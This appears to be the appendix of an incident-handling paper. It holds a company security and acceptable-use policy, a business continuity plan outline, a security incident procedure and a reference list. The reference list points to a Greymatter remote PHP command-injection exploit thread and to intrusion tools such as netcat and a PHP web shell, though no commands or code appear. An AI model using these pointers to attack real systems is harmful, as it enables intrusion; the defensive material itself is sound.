Users are forbidden from using COMPANY systems for charitable endeavors or private business activities unless expressly approved by their Manager. Users are reminded that the use of corporate resources, including electronic communications, should never create either the appearance or the reality of inappropriate use.

Information movement

All software downloaded to COMPANY systems must be considered suspect and screened with virus detection software prior to being opened or run. Likewise, contacts should not be trusted with COMPANY information unless a due diligence process has first been performed. This due diligence process applies to the release of any internal COMPANY information (see the following section).

Users must not place COMPANY material (software, internal memos, etc.) on any publicly accessible computer that supports anonymous file transfer protocol (FTP) or similar services, unless a managing director has first approved the posting of these materials in writing.

In more general terms, COMPANY internal information should not be placed in any location, on machines connected to COMPANY internal networks, or on the Internet, unless the persons who have access to that location have a legitimate need-to-know.

All publicly write-able (common/public) directories on COMPANY Internet-connected computers will be reviewed and cleared periodically. This process is necessary to prevent the anonymous exchange of information inconsistent with COMPANY business.

Users are prohibited from being involved in any way with the transmission, storage or exchange of any inappropriate and/or unlawful material. Examples include pirated software, purloined passwords, stolen credit card numbers, and inappropriate written or graphic material (i.e., erotica).

Information protection

Wiretapping and message interception are straightforward and frequently encountered on the Internet. Accordingly, COMPANY secret, proprietary, or private information must not be sent over the Internet unless it has first been encrypted by approved methods.

In keeping with the confidentiality agreements signed by all employees, COMPANY software, documentation, and all other types of internal information must not be sold or otherwise transferred to any non-COMPANY party for any purposes other than business purposes expressly authorized by management.

Exchanges of software and/or data between COMPANY and any third party may not proceed unless a written agreement has first been signed. Such an agreement must specify the terms of the exchange, as well as the ways in which the software and/or data is to be handled and protected.

Regular business practices, such as shipment of software in response to a customer purchase order, need not involve such a specific agreement since the terms are implied.

COMPANY strongly supports strict adherence to software vendors' license agreements. When at work, or when COMPANY computing or networking resources are employed, copying of software in a manner that is not consistent with the vendor's license is strictly forbidden.

Likewise, off-hours participation in pirate software bulletin boards and similar activities represent a conflict of interest with COMPANY work, and are therefore prohibited. Similarly, reproduction of words posted or otherwise available over the Internet must be done only with the permission of the author/owner.

User Privileges and Accountability

User privileges on COMPANY systems must be assigned so that only those capabilities necessary to perform a job are granted. These facilities must be implemented where electronic communications systems provide the ability to separate the activities of different users. For example, electronic mail must employ user ID's and associates passwords to isolate communications by different users but fax machines need not support such user separation. All COMPANY users and authorized contractors have usernames and passwords to access the systems.

Regardless of the circumstances, individual passwords must never be shared or revealed to anyone besides the authorized user unless expressly approved by the Manager of Internal Operations. To do so exposes the authorized user to responsibility for actions the other party may take.

If users need to share computer resident data, they should utilize message-forwarding facilities, public directories on local systems and other authorized information sharing mechanisms.

To prevent unauthorized parties from gaining access to COMPANY systems, users must choose passwords that meet the guidelines published on the COMPANY intranet site – http://intranet/COMPANY/COMPANY_password_guidelines.htm

Expectation of privacy

Users of COMPANY information systems and/or the Internet should realize that their communications are not automatically protected from viewing by third parties. Unless encryption is used, users should not send information over the Internet if they consider it to be private.

Except as otherwise specifically provided, users may not intercept, access, disclose or assist in the interception, access or disclosure of COMPANY information or communications to which they have not been provided specific access rights.

It is the policy of COMPANY to NOT regularly monitor the content of electronic communications. However, at any time and without prior notice, COMPANY management reserves the right to examine e-mail, personal file directories, and other information stored on or conveyed by COMPANY systems. This examination assures compliance with internal policies, supports the performance of internal investigations, and assists with the management of COMPANY information systems. Users should structure their communications and activities in recognition of the fact the COMPANY IT staff will from time to time view any and all content.

Statistical Data

Consistent with generally accepted business practice, COMPANY IT staff may collect statistical data about electronic communications. As an example, call-detail-reporting information collected by telephone switching systems indicates the numbers dialed, the duration of calls, the time of day when calls are placed, etc. Using such information, COMPANY IT staff monitors the use of electronic communications to ensure the ongoing availability and reliability of these systems.

Incidental Disclosure

It may be necessary for COMPANY IT staff to review the content of an individual user's communications during the course of problem resolution. COMPANY IT staff may not review the content of an individual user's communications out of personal curiosity or at the behest of individuals who have not gone through proper approval channels (manager, director, etc.).

Purging Electronic Messages

Messages no longer needed for business purposes must be periodically purged from personal electronic message storage areas. After a certain period, generally twelve months, electronic messages backed up to a separate data storage media (tape, disk, CD-ROM, etc.) will be automatically deleted.

Not only will this increase scarce storage space; it will also simplify record management and related activities. If COMPANY is involved in a litigation action, all electronic messages pertaining to that litigation will not be deleted until the Managing Directors or their designated representative has communicated that it is legal to do so.

Public Representations

Users may indicate their affiliation with COMPANY in bulletin board discussions, chat sessions, and other offerings on the Internet. This may be done by explicitly adding certain words, or it may be implied, for instance via an e-mail address. However, to avoid libel problems, whenever any affiliation with COMPANY is included with an Internet message or posting, "flaming" or similar written attacks are strictly prohibited.

Users must not publicly disclose internal COMPANY information via the Internet that may adversely affect COMPANY customer relations or public image unless the approval of a

managing director has first been obtained. Such information includes business prospects, unit costing, RFP information, and the like.

Care must be taken to properly structure comments and questions posted to mailing lists, public news groups, and related public postings on the Internet. If users aren't careful they may let the competition know that certain internal projects are underway or inadvertently release other sensitive information. If a user is in doubt as to the nature of a posting, the information must be reviewed with management prior to being placed in a public location.

Access control

All users wishing to establish a connection with COMPANY computers via the Internet must follow the procedures provided on the Intranet site at http://intranet/COMPANY/remote_access_requirements.htm . Access to “public” systems (i.e. Web Site and Outlook Web Access) is available without these restrictions.

Unless the prior written approval of the Managing Directors has been obtained, users may not establish Internet or other external network connections that could allow non-COMPANY users to gain access to COMPANY systems and information. These connections include the establishment of multi-computer file systems (like Sun's NIS), Internet home pages, FTP servers, and the like.

Likewise, unless the Managing Directors have all approved the practice in advance, users are prohibited from using new or existing Internet connections to establish new business channels. These channels include electronic data interchange (EDI) arrangements, electronic malls with online shopping, online database services, etc.

Most COMPANY employees are granted unfettered physical access to COMPANY systems. This level of access is a privilege and must not be abused. All users with access to secured areas, including the general office spaces, are required to ensure such areas are properly secured when vacated. Further, the trust implied through this level of access must not be construed as approval to enter areas or view information to which the user has not been specifically granted rights. Such acts will result in disciplinary action.

Reporting security problems

If sensitive COMPANY information is lost, disclosed to unauthorized parties, or suspected of being lost or disclosed to unauthorized parties, the Manager of Internal Operations must be notified immediately.

If any unauthorized use of COMPANY information systems has taken place, or is suspected of taking place, the Manager of Internal Operations must likewise be notified immediately. Similarly, whenever passwords or other system access control mechanisms are lost, stolen, or disclosed, or are suspected of being lost, stolen, or disclosed, the Manager of Internal Operations must be notified immediately.

Because it may indicate a computer virus infection or similar security problem, all unusual systems behavior, such as missing files, frequent system crashes, misrouted messages, and the like must also be immediately reported. The specifics of security problems should not be discussed widely but should instead be shared on a need-to-know basis.

Users must not "test the doors" (probe) security mechanisms at either COMPANY or other sites unless they have first obtained permission from the Manager of Internal Operations. If users probe security mechanisms, alarms will be triggered and resources will needlessly be spent tracking the activity.

Responsibilities

As defined below, COMPANY groups and staff members responsible for System security have been designated in order to establish a clear line of authority and responsibility.

a) The Manager of Internal Operations must establish security policies and standards and provide technical guidance to all users.

b) Users must monitor compliance with security requirements, including hardware, software, and data safeguards. Managers must ensure that their users are in compliance with the security policy established in this document. The Manager of Internal Operations must also provide administrative support and technical guidance to management on matters related to security.

c) The Manager of Internal Operations must periodically conduct a risk assessment of each system to determine both risks and vulnerabilities.

d) The Manager of Internal Operations must check that appropriate security measures are implemented on these systems in a manner consistent with the level of information sensitivity.

e) The Manager of Internal Operations must check that user access controls are defined on these systems in a manner consistent with the need-to-know.

f) COMPANY information owners must see to it that the sensitivity of data is defined and designated on these systems in a manner consistent with in-house sensitivity classifications.

g) COMPANY Managers must ensure that:

- 1. Employees under their supervision implement security measures as defined in this document.
- 2. Employees under their supervision delete sensitive (confidential) data from their disk files when the data is no longer needed or useful.
- 3. Employees under their supervision who are authorized to use personal computers are aware of and comply with the policies and procedures outlined in all COMPANY documents that address security.

h) Users of COMPANY systems must:

1) 1) Know and apply the appropriate COMPANY policies and practices pertaining to security.
2) 2) Not permit any unauthorized individual to obtain access to COMPANY systems.
3) 3) Not use or permit the use of any unauthorized device in connection with COMPANY systems
4) 4) Not use COMPANY resources (software/hardware or data) for other than authorized purposes.
5) 5) Maintain exclusive control over and use of his/her password, and protect it from inadvertent disclosure to others.
6) 6) Select a password that bears no obvious relation to the user, the user's organizational group, or the user's work project, and that meets the published guidelines.
7) 7) Ensure that data under his/her control and/or direction is properly safeguarded according to its level of sensitivity.
8) 8) Report to the Manager of Internal Operations any incident that appears to compromise the security of COMPANY information resources. These include missing data, virus infestations, and unexplained transactions.
9) 9) Access only the data and systems for which he/she is authorized in the course of normal business activity.
10) 10) Obtain managerial authorization for any uploading or downloading of information to or from COMPANY multi-user information systems if this activity is outside the scope of normal business activities.

Contact point

Questions about this policy may be directed to the Manager of Internal Operations.

Disciplinary process
Violation of these policies may subject employees or contractors to disciplinary procedures up to and including termination.

Appendix F – Business Continuity Plan

1.) Document Revision History
2.) Introduction
3.) Responsibilities
4.) General Procedures
5.) BCP Personnel Contact Sheet
6.) Client Contact Sheet
7.) Vendor Contact Sheet
8.) COMPANY Contact Sheet
9.) Data Backup Procedures
10.) License Management
11.) Media Management
12.) Maintenance of Recovery Disks and Images
13.) Internet Outage Procedure
14.) Power Outage Procedure
15.) System Crash Procedure
16.) Loss of Office Access Procedure
17.) Loss of Office Procedure

Security Incident Procedure

1.) Physical Security Compromise
The primary concern upon discovery of a physical security issue is employee safety. Do not enter the premises if there is any possibility that the perpetrators remain inside. Call the police from a safe location and let them enter the premises first. Immediately follow that call with one to the BCP Coordinator.
   a. Once the interior has been deemed to be safe, and access is granted, enter the premises and verify the status of critical servers.
   b. If any of the critical servers are missing (and the recovery servers are available) follow the recovery directions listed under System Crash. The highest priorities are the primary firewall and the web-hosting server.
   c. With primary services restored, review the inventory list, included in this manual and proceed to verify and record the presence/absence of each item.
   d. When the list of missing items is complete, provide copies to the Police, Finance Office, Insurance Contact and BCP Coordinator.
   e. Decisions on how to recover will be made after a management meeting to discuss the specific details of this incident.

2.) Network/Computer Security Compromise.
Immediately upon becoming suspicious that a security compromise has occurred, the BCP Coordinator must be contacted. Any and all details of why a security incident is suspected, what has been done to investigate it and anything else even remotely associated must be laid out in detail.
   a. The first issue for the BCP Coordinator is to determine the validity of the suspicion and prioritize action.

   i. If this is considered a valid incident and is ongoing, the BCP coordinator has authority to sever all external connections until it can be determined that all affected systems have been sanitized.
   ii. If the incident is valid but, either transient or localized to a particular system, other services may continue operating. If possible, critical systems must be kept functional.
   iii. If the incident is a false alarm, additional training or safeguards to prevent future occurrences may be implemented as long as they will not reduce response to any potential compromises.

b. Assuming a compromise has occurred, it is crucial to maintain evidence for analysis. To accomplish this, the affected system must be removed from service (replaced with the recovery server if applicable) and maintained in pristine condition.
c. If a recovery server does not exist for the affected system, the preferred recovery method is to replace the hard drive and reinstall all applications. If that approach is not possible, an image of the existing hard drive needs to be made prior to an fdisk/format/reinstall.
d. Only in the most critical situation, with extenuating circumstances and strong certainty that the system is clean, should a potentially compromised system be returned to service without a complete system wipe and reinstall from original media.

Reference List

1.) Greymatter Home Page; http://www.noahgrey.com/greysoft/
2.) "Greymatter v1.21d: Remote PHP commandinjection/execution" newsgroup thread started by FraMe; http://foshdawg.net/forums/viewtopic.php?t=5055&postdays=0&postorder=asc&start=0&sid=6d5adf10fa0227acf8d229fa7893baa3
3.) "Common Gateway Interface" on the University of Illinois at Urbana-Champaign web site; http://hoohoo.ncsa.uiuc.edu/cgi/intro.html
4.) "PHP Pocket Reference" by O'Reilly; http://www.oreilly.com/catalog/phppr/desc.html
5.) IPCop Home page; http://www.ipcop.org/cgi-bin/twiki/view/IPCop/WebHome
6.) Guardster Home page; http://proxy.guardster.com
7.) Download Greymatter hacks from Warren Johnson; http://216.77.254.136/posted/gm13/hack.htm
8.) Nmapwin download from Sourceforge; http://sourceforge.net/project/showfiles.php?group_id=53639&package_id=48115&release_id=123339
9.) Remote OS detection via TCP/IP Stack FingerPrinting by Fyodor; http://www.insecure.org/nmap/nmap-fingerprinting-article.html
10.) Solarwinds TFTP server download; http://www.solarwinds.net/Tools/Free_tools/TFTP_Server/
11.) Netcat download from @stake; http://www.atstake.com/research/tools/network_utilities/
12.) Netcat 1.10 by Hobbit; http://www.zoran.net/wm_resources/netcat_hobbit.asp#examplesdark
13.) PhpShell Homepage; http://www.gimpster.com/wiki/PhpShell
14.) Realvnc Homepage; http://www.realvnc.com/
15.) Grey, Noah et al, Greymatter Manual version 1.3; http://www.greymatterforums.com/info/manual.html
16.) Nmap download page; http://www.insecure.org/nmap/
17.) Microsoft, "Description of the Portqry.exe Command-Line Utility" January 18, 2003; http://support.microsoft.com/?kbid=310099
18.) Foundstone® Resources page; http://www.foundstone.com/index.htm?subnav=resources/navigation.htm&subcontent=/resources/overview.htm
19.) Kiwi Syslog Daemon Product information page; http://www.kiwisyslog.com/info_syslog.htm
20.) Safeback 3.0 Homepage; http://www.forensics-intl.com/safeback.html
21.) Promiscdetect Homepage; http://ntsecurity.nu/toolbox/promiscdetect/
22.) Grep for Windows Homepage; http://www.interlog.com/~tcharron/grep.html

23.) LADS Homepage; http://www.heysoft.de/nt/ep-lads.htm
24.) Heyne, Frank "FAQ: Alternate Data Streams in NTFS"; http://www.heysoft.net/Frames/f_faq_ads_en.htm
25.) Chandler, Mark E. "Installation of a Red Hat 9.0 server with DNS services, emphasizing security" July 14, 2003; http://www.sans.org/rr/papers/17/1196.pdf
26.) Sysinternals PSKill Homepage; http://www.sysinternals.com/ntw2k/freeware/pskill.shtml
27.) Allwhois is available at http://www.allwhois.com
28.) Arin whois is available at http://www.arin.net/whois